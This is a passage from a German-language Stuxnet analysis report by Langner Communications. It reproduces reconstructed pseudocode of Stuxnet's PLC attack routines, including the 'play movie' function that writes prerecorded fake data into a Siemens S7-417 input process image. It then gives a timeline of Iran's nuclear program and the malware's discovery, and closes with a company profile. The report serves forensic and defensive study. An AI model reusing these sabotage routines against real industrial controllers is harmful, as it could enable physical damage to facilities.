                ar1 = ((DB8063.casc_ptr-1)*32)+197887+outer_loop // 24735
                L74.3 = !DB8063.[ar1]
                if ((DB8063.[var_D_80] & L74.3 | !DB8063.[var_D_80] & !L74.3)
& DB8063.[var_D_76] | L74.2)
                        continue //check next condition; if not met, continue outer loop

                if (FC6057(#1F7F#84034140,#9001010000000002) //set DT if not set already
& outer_loop <> 17 & outer_loop <= 21)
                        FC6078(1,0ms,#1F7F#84034140)  //Fct 1 = set actual date/time
//(read from FC6083) into Para 3
                for (inner_loop = 1; inner_loop <= 11
& DB8063.[(inner_loop-1)*16 + (outer_loop-1)*240+206848] <> -1;
inner_loop++)
                {
                                ar1 = (inner_loop-1)*16 + (outer_loop-1)*240+206848;
                                //write word to base30 and/or base25 output
                                WRITE(DB8063.DBW26786&0x0000FFFF,
(DB8063.[ar1]-1)*4+base25_out2);
                }


                //step 3: write output bit mask to base25 structure if centr_inp_2 condition
                //only if param between 1..15
                var_W_68 = DB8063.[((outer_loop-1)*240)+207040]; //6518
                if(var_W_68 >= 1 & var_W_68 <= 15)
                {
                        var_W_64 = DB8063.[((var_W_68-1)*16+205984]
                        var_D_76 = ((var_W_68-1)*16+206224
                        for( ; var_W_64 <= DB8063.[var_D_76] ; var_W_64++)
                        {
                                ar1 = ((((DB8063.casc_ptr-1)*164)+var_W_64)-1*8)+163552)
                                if (DB8063.[ar1] <> 1) continue
                                err = READ((var_W_64-1)*4 + centr_inp_2, &value);
                                var74.2 = (value >> 1) <> 0;
                                //value unchanged?
                                if (DB8063.[25808.3] & var74.2 | (!DB8063.[25808.3] & !var74.2))
                                        WRITE((DB8063[26788] & 0xFFFF),
(var_W_64-1)*4+base25_out3);
                        }
                }


                //step 4: write to centr_out and 3x base3_out
                AR1 = (outer_loop-1)*240+207024;
                If (DB8063[AR1] < 0 || DB8063[AR1] > 3) continue;
                For (var_W_66 = 1 ; var_W_66 <= 4 ; var_W_66++)
                {
                        var_D_76 = (var_W_66-1)*32;
                        AR1 = (outer_loop-1)*240+207024;
                        address = (DB8063[AR1]-1)*4 + LD[var_D_76 + 44];
```

```
                    WRITE(0, address); //write 0 to centr_out, base3_out1 .. _out3
                }
            }
            return 0;
}
```

Überschreiben des Prozessabbilds der Eingänge der S7-417 (in der ersten Version von Stuxnet)

```
void FC6079()                                   //play movie
{
    if(DB8063.state < 2 || DB8063.state > 6) //State checking, only states 2-6
        return;
    var0 = FC6081(DB8063.W26608);               //time based selection of
                                                //prerecorded fake data
    if(SFC41() != 1)                            //disable interrupts
        DB8063.error = 1;                       //error flag
    if( FC6084(6, var0-1, ...) != 0)            //Func 6 (write selected data to
                                                //  input process image:
                                                //  DB[var0-1]->P#E 0.0
        DB8063.error = 1;                       //error flag
    if(SFC42() != 0)                            //enable interrupts
        DB8063.error = 1;                       //error flag
}

void FC6084(arg2,arg4,arg6,arg8)
{
    case 6: //Write recorded values from dyn. DBs to INPUT process image
    {
      if(DB8061.D16 <> 1) // D16==1: dynamic DBs successfully created
            return;
      ar1 = P#L36                               // points to local data
      ar2 = P#L46                               // points to local data
      [ar1] = [ar2] = 0x1002;                   // ANY pointer, data type = byte
      [ar1+2] = [ar2+2] = DB8061.DBD8;          // # of recorded bytes
      if(arg4 >= 0x15 || arg4 < 0x0)            // param validation (max. 21 seconds)
            return;
      [ar1+4] = arg4 / 3 + 0x1F80;              // DB number (DB8064..DB8070)
      [ar1+6] = (((arg4 % 3 + 0x1F80 >> 16 * [ar1+2]) + 4)<<3) | 0x84000000;
                                                // source is DB
      [ar2+4] = 0;                              // dest isn't DB
      [ar2+6] = P#E.0;                          // dest is input process image
      BlklMov(ar1, result, ar2);                //(src, result, dest)
      arg6 = result;                            // error handling
      if(result <> 0) return;
      arg6 = 0;
      return;
    }
}
```

Ereignisse, die mehr oder weniger mit Stuxnet in Zusammenhang stehen (könnten)

1975	
	Der Metallurge A.Q. Khan verlässt Urenco (Niederlande) und siedelt nach Pakistan um. Mit im Gepäck hat er Blaupausen für die von Urenco gebauten Gaszentrifugen sowie jede Menge Adressen von Zulieferfirmen, die die dafür erforderlichen Teile liefern.
1976	
	Beginn und erste Erfolge des pakistanischen Zentrifugenprogramms
1978	
	Erster erfolgreicher Test der Urananreicherung mit Gaszentrifugen in Pakistan
1981	
	4000 Zentrifugen werden in Pakistan von einem Erdbeben zerstört
1985	
	Iran beginnt sein Zentrifugenprogramm
1987	
	Iran kauft Zentrifungen-Blaupausen und -teile von A.Q. Khan, zusammen mit gebrauchten P-1-Zentrifugen
1993	
	Veröffentlichung der Spezifikation von Profibus DP (in Natanz eingesetzter Feldbus)
1994	
	Einrichtung einer Abteilung für nukleare Gegenproliferation bei der CIA Khan verkauft weitere P-1-Zentrifugen-Blaupausen und Komponenten an Iran.
1995	
	Kalaye Electric (Iran) beginnt, Zentrifugen zu bauen. Kalaye Electric war ursprünglich eine Uhrenfabrik, deren normaler Betrieb als Tarnung bestehen blieb. Die Produktion der Zentrifugen erfolgte in einem Bereich, der mit Pappmachewänden abgetrennt war.
1997	
	Produkteinführung der Industriesteuerung Siemens S7-315DP, die später in Natanz eingesetzt wird
	Libyen erhält P-1-Zentrifugen und Bauteile von Khan Research Labs (KRL)
1998	
	Erfolgreicher Atombombentest in Pakistan

1999	
	Produkteinführung Siemens S7-417, die später in Natanz eingesetzt wird
2000	
	Baubeginn der Urananreicherungsanlage in Natanz
September	Libyen erhält zwei P-2-Zentrifugen von KRL
2003	
Februar	Die illegitime Urananreicherungsanlage in Natanz wird von der IAEA bestätigt
Frühjahr	Britische und amerikanische Geheimdienste streuen sabotierte Bauteile nach Iran und Libyen
Juni	Die CIA bricht in das Haus eines Geschäftspartners von KRL (Tinner) in Liechtenstein ein und sichert Beweise
Oktober	Iran stoppt die Urananreicherung im Zuge der Vereinbarung mit England, Frankreich und Deutschland. Irans Chefunterhändler Rowhani: "wir werden unsere Aktivitäten so lange einstellen, wie wir es für nötig halten" Eine Lieferung von Zentrifugenteilen von Malaysia nach Libyen wird vom amerikanischen Geheimdienst abgefangen
	Schließung des Khan-Netzwerks
	Eröffnung des dem US-Energieministerium zugeordneten Idaho National Laboratory. Erste Experimente zu cyber-physischen Angriffen mit Man-in-the-Middle-Szenarien
	Auflösung des Libyschen Nuklearprogramms
2004	
	A.Q. Khan wird verhaftet und veröffentlicht sein "Schuldbekenntnis"
Januar	Zentrifugenteile aus Libyen werden in die USA gebracht und im Kernwaffenforschungslabor Y-12 in Oak Ridge, Tennessee der Öffentlichkeit präsentiert
Juli	Die libyschen Zentrifugen werden in das dem US-Energieministerium zugehörende Oak Ridge National Laboratory (ORNL) verbracht. Präsident George W. Bush begutachtet die Zentrifugen zusammen mit seiner Nationalen Sicherheitsberaterin Condoleeza Rice.
	Vermutung: Entwicklung des Kaskadenschutzsystems für Natanz
2005	
August	Ahmadinejad wird zum iranischen Präsident gewählt Iran weist das Verhandlungsangebot der EU3 offiziell zurück Iran nimmt die Konversionsanlage in Isfahan wieder in Betrieb
September	Generaldirektor Dennis Ruddy des Y-12-Labors in Oak Ridge teilt der Presse mit, dass die Vereinigten Staaten die libyschen Zentrifugen tatsächlich in Betrieb genommen hat, um Erkenntnisse über die Atomwaffenprogramme anderer Länder zu gewinnen. Ruddys Bemerkung wird in der Lokalzeitung Knoxville *News-Sentinel* in einer Story von Reporter Frank Munger aufgegriffen und

	schafft es in diverse Meldungen von Associated Press. Einen Monat später wird Ruddy gefeuert und verliert seine Sicherheitsfreigabe.
Oktober	Irans Chefunterhändler Rowhani teilt der EU3 mit, dass die Einstellung der Urananreicherung nur für Bereiche akzeptiert worden war, in denen Iran keine technischen Probleme hatte
Herbst	Präsident Ahmadinejad droht öffentlich damit, Israel von der Landkarte verschwinden zu lassen
	Vermutung: Fertigstellung des Kaskadenschutzsystems in Natanz
2006	
Januar	Iran informiert die IAEA von ihrer Absicht, die Urananreicherung in Natanz wieder aufzunehmen, nachdem das Gasverteilungssystem der Pilot-Anreicherungsanlage (im oberirdischen Teil von Natanz) umfangreich erneuert wurde Iran bricht die IAEA-Siegel in Natanz
Februar	Die IAEA konstatiert den Unwillen Irans, die Inspektoren mit den erforderlichen Informationen über sein Nuklearprogramm zu versorgen und entscheidet, den Fall innerhalb von vier Wochen an den UN-Sicherheitsrat zu verweisen, falls Teheran nicht das Vertrauen der internationalen Gemeinschaft in sein Nuklearprogramm wiederherstellt Iran beginnt Anreicherungstests in der Pilot-Anreicherungsanlage (PFEP)
März	Iran vervollständigt seine Kaskade mit 164 Zentrifugen und beginnt Tests mit Uranhexafluorid Der UN-Sicherheitsrat veröffentlicht ein Statement, in dem "ernste Besorgnis" bezüglich Iran ausgedrückt wird
April	In einer öffentlichen Rede gibt Präsident Ahmadinejad bekannt, dass Iran in der Lage ist, Uran bis zu einem Grad von 3.5% anzureichern IAEA-Inspektoren stellen fest, dass zwei zusätzliche Kaskaden mit jeweils 164 Zentrifugen in Bau sind, von insgesamt sechs geplanten Kaskaden
Juli	UN-Resolution 1696 mit dem Ultimatum, die Urananreicherung innerhalb von vier Wochen einzustellen
Dezember	Präsident Ahmadinejad gibt bekannt, dass die Installation der ersten 3000 Zentrifugen begonnen hat, mit dem Plan, sie bis März 2007 in Betrieb zu nehmen
2007	
Januar	Russland liefert 29 Tor M-1 Luftabwehrsysteme an Iran für Natanz, zur Abwehr von Flugzeugen und Cruise Missiles
Februar	Die eigentliche unterirdische Anreicherungsanlage (FEP) in Natanz geht in Betrieb
April	In einer öffentlichen Rede in Natanz verkündet Präsident Ahmadinejad, dass Iran begonnen hat, Uran mit 3000 Zentrifugen anzureichern, und in der Lage ist, nuklearen Brennstoff im industriellen Maßstab zu produzieren
Erste Jahres-	Beginn der Bauarbeiten für die Urananreicherungsanlage in Fordow

hälfte	
August	IAEA-Inspektoren stellen fest, dass 2000 Zentrifugen in Natanz in Betrieb sind
Zweite Jahres-hälfte	Der amerikanische Kongress stimmt einem Gesuch zur substanziellen Ausweitung der verdeckten Aktionen gegen Iran von US-Präsident George W. Bush zu. Das angefragte Budget beträgt 400 Millionen Dollar.
November	Kanzlerin Merkel trifft sich mit George W. Bush, um zu diskutieren, wie auf die iranische Bedrohung reagiert werden soll IAEA-Inspektoren verifizieren, dass 3000 Zentrifugen in Natanz in Betrieb sind ***Die erste Version von Stuxnet taucht auf (seinerzeit unerkannt)***
2008	
Frühjahr	Iran beginnt Verhandlungen mit Venezuela, die später zu Verträgen über eine mögliche iranische Raketenbasis in Venezuela mit der Option zur Stationierung strategischer Waffen führen Nokia Siemens installiert Telekommunikations- und Netzwerkinfrastruktur in Iran, inklusive der Überwachungssoftware "Monitoring Center" Die amerikanische Regierung startet ein verdecktes Programm zur Penetration der iranischen nuklearen Lieferkette, mit "zum Teil experimentellen" Maßnahmen "zur Unterminierung von elektrischen Systeme, Computersystemen und anderen für Iran wichtigen Netzwerken"
März	Repräsentanten des Idaho National Laboratory treffen Siemens-Mitarbeiter in Karlsruhe zur Vorbereitung von Schwachstellentests von der Siemens-Produkten
April	Offizielle Presseführung in Natanz mit Präsident Ahmadinejad. Die dabei veröffentlichten Fotos der Urananreicherungsanlage, die auch in diesem Report verwendet werden, wirken auf die Fachwelt wie ein Schock, da sie offenbaren, wie weit Iran bereits mit seinen Aktivitäten ist.
Juni	Israel probt einen Luftschlag gegen Ziele in Iran. An dieser Übung sind mehr als 100 Kampfjets beteiligt
2009	
März	Nokia Siemens zieht sich aus dem Iran-Geschäft der Überwachungssoftware "Monitoring Center" zurück
Mai	Israels Premieminister Netanyahu trifft Barack Obama im Weißen Haus, um Druck wegen des iranischen Nuklearprogramms auszuüben
Juni	***Die zweite Version von Stuxnet taucht auf (erst im Nachhinein erkannt)*** Iranische Präsidentenwahl. Ahmadinejad wird wiedergewählt, die Legitimität dieser Wahl ist allerdings umstritten und führt zu Massenprotesten ("iranischer Frühling"). Das "Monitoring Center" von Nokia Siemens wird dazu verwendet, iranische Dissidenten zu identifizieren.
August	Vier von zwölf Zentrifugenkaskaden im Modul A26 werden abgeschaltet
September	G-20 Meeting in Pittsburgh, Barack Obama setzt eine Deadline für den Fortschritt der Gespräche mit der iranischen Führung
Oktober	Der Siemens-Aufsichtsrat beschließt, ab dem 1. Juli 2010 keine neuen

	Geschäfte mit Iran zu machen Siemens-Sicherheitschef Gert-René Polli verlässt die Firma aufgrund seiner engen Kontakte zur iranischen Führung
November	Zwei weitere Kaskaden im Modul A26 werden abgeschaltet
2010	
Januar	Im Modul A26 ist nur eine Kaskade in Betrieb, alle elf anderen Kaskaden sind abgeschaltet. Iran ersetzt ungefähr 1000 Zentrifugen. ***Früheste Stuxnet-Version mit gestohlenen digitalen Zertifikaten taucht auf*** Auf der Siemens-Hauptversammlung in München bestätigt Vorstands-vorsitzender Peter Löscher, dass beginnend mit dem 1. Juli 2010 keine neuen Aufträge aus dem Iran angenommen werden, dass jedoch bestehende Verträge weiter bedient werden
Juni	Iran schmuggelt Siemens-Steuerungen und Erweiterungskarten über Dubai nach Kalaye Electric Nokia-Siemens übernimmt öffentlich Verantwortung für eine Beteiligung an der brutalen Niederschlagung der Demonstrationen im Vorjahr ***Stuxnet wird von der weißrussischen Antivirusfirma VirusBlokAda gefunden***, angeblich aufgrund eines Programmierfehlers in Stuxnet, der das infizierte System periodisch neu startete (dieses Verhalten wurde weder von uns noch von Microsoft festgestellt)
Juli	Siemens liefert Automatisierungstechnik über Russland ("Research and Design Institute", eine Tochterfirma von Atomstroyexport) an das Atomkraftwerk Bushehr Ein deutscher Cyber-Sicherheitsexperte erkennt eine Verbindung zwischen Stuxnet und Siemens WinCC Das US-CERT veröffentlicht die Schwachstellen-Benachrichtigung 940193 zum in Stuxnet verwendeten .LNK-Exploit, mit dem Ausführbare Programme von USB-Sticks auch ohne Aktivierung des "Autorun"-Features gestartet werden Offizieller Start einer angeblichen gemeinschaftlichen Stuxnet-Analyse durch Siemens und das amerikanische ICS-CERT (de facto: INL)
August	ICS-CERT veröffentlicht das Bulletin ICSA-10-201-01, betitelt “USB malware targeting Siemens control software” Iran blockiert den Datenverkehr zu den von Stuxnet verwendeten CC-Servern in Malaysia und Dänemark, vermutlich unter Zuhilfename des “Monitoring Centers” von Nokia Siemens Langner Communications beginnt seine Stuxnet-Analyse (26.8.2010)
September	***Langner Communcations veröffentlicht, dass es sich bei Stuxnet um einen zu 100% gezielten Angriff gegen ein bestimmtes Ziel handelt*** (13.9.2010) Langner Communications veröffentlicht eine Schritt-für-Schritt-Anleitung, mit der Forensik-Fachleute die von Stuxnet vorgenommenen interaktionen mit Siemens-SPSen im Labor reproduzieren und analysieren können (14.9.2010) ICS-CERT veröffentlicht das Bulletin ICSA-10-238-01 “Stuxnet malware mitigation”, in dem darauf hingewiesen wird, dass Stuxnet möglicherweise

	Änderungen der SPS-Funktionen vornimmt (15.9.2010) ***Langner Communications veröffentlicht erste Details zur Code-Injektion, die Stuxnet auf Steuerungen vornimmt, und identifiziert das iranische Nuklearprogramm als wahrscheinliches Ziel (16.9.2010)*** Ralph Langner hält seinen ersten öffentlichen Vortag über Stuxnet in Rockville, Maryland (USA). Rick Lichtenfells vom ICS-CERT präsentiert auf derselben Konferenz. Nach mehr als zwei Monaten angeblicher gemeinsamer Analyse von ICS-CERT und Siemens gibt es kein einziges Detail zu Stuxnet. (21.9.2010) ICS-CERT veröffentlicht das Bulletin ICSA-10-272-01 “Preliminary Stuxnet indicators” (29.9.2010)
Oktober	In einem Interview mit der österreichischen Tageszeitung “Kurier” erklärt Siemens-Sprecher Wieland Siemon, dass Stuxnet immer noch auf der Suche nach seinem Ziel sei, welches Siemens unbekannt sei. Erst nachdem Stuxnet sein Ziel gefunden habe, könne ermittelt werden, was der Zweck von Stuxnet sei.
November	Siemens veröffentlicht die erste “official Siemens communication” zu Stuxnet, vorgetragen von Thomas Brandstetter. Die Präsentation enthält keine neuen Details, verschweigt dafür aber viele Details, die bereits unabhängig von Langner Communications und Symantec ermittelt wurden. Langner Communications veröffentlicht Details zum Angriffscode des Überdruck-Angriffs, der auf der S7-417 läuft ***IAEA-Inspektoren stellen fest, dass der Betrieb in Natanz unterbrochen ist — vermutlich, um keine weiteren Schäden an den Zentrifugen zu riskieren, bevor die Schadsoftware entfernt ist*** Der Leiter des iranischen Nuklearprogramms, Ali Akbar Salehi, sagt der Presse: "vor einem Jahr und ein paar Monaten schickten westliche Mächte einen Virus in unsere Nuklearanlagen” Präsident Ahmadinejad sagt der Presse: “Sie waren erfolgreich damit, Probleme für eine begrenzte Zeit in einer begrenzten Anzahl unserer Zentrifugen zu erzeugen mit der Software, die sie in Elektronikteilen installiert hatten”. Ungefähr zur selben Zeit fällt ein iranischer Nuklearexperte, der angeblich der wichtigste Experte zu Stuxnet ist, einem Attentat zum Opfer.

ÜBER LANGNER COMMUNICATIONS

Langner Communications ist ein deutsches Software- und Beratungsunternehmen mit dem Fokus auf industrielle Cyber-Sicherheit, ursprünglich gegründet 1988. In den 90er Jahren entwickelten wir Standardsoftware für die Ankopplung von Industriesteuerungen an Windows-PCs wie zum Beispiel die Softwarebibliothek LUCA, die auch heute noch international im Einsatz ist. Aus dieser Zeit stammt unser umfassendes Know-How von Industriesteuerungen.

Als gegen Mitte der Neunziger der Trend in Richtung Vernetzung von Produktionsanlagen ging — Stichworte sind OPC (OLE for Process Control) und Industrial Ethernet — wiesen wir frühzeitig auf Cyber-Sicherheitsrisiken hin und begannen, entsprechende Beratungs-dienstleistungen anzubieten. Anschließend haben wir hauptsächlich internationale Betreiber von Kritischer Infrastruktur beraten, insbesondere Kernkraftwerke. Auch der Maschinen- und Anlagenbau gehört zu unseren Kunden.

Das Problem Industrial Cyber Security ist zu groß, als dass man es mit Beratungsdienst-leistungen lösen könnte. Deshalb haben wir in den letzten Jahren Produkte entwickelt, die unser Know-How für einen wesentlich größeren Anwenderkreis nutzbar machen. Hierzu zählt insbesondere unser Inventar- und Konfigurationsmanagementsystem OT-BASE, welches die technische Grundlage für nachhaltige Cyber-Sicherheit in der Produktion bietet, und das standardisierte Cyber-Sicherheitsprogramm RIPE. Wenn Sie Betreiber von Industrieanlagen sind oder als Maschinen- und Anlagenbauer solche Anlagen erstellen, sprechen Sie uns an, um herauszufinden, wie diese Produkte Ihre Cyber-Sicherheit verbessern können.

Kontakt

Langner Communications GmbH

Kattjahren 4, 22359 Hamburg

Tel. 040-609011-0

Web: www.langner.com

Twitter: @langnergroup

Youtube Channel: The Langner Group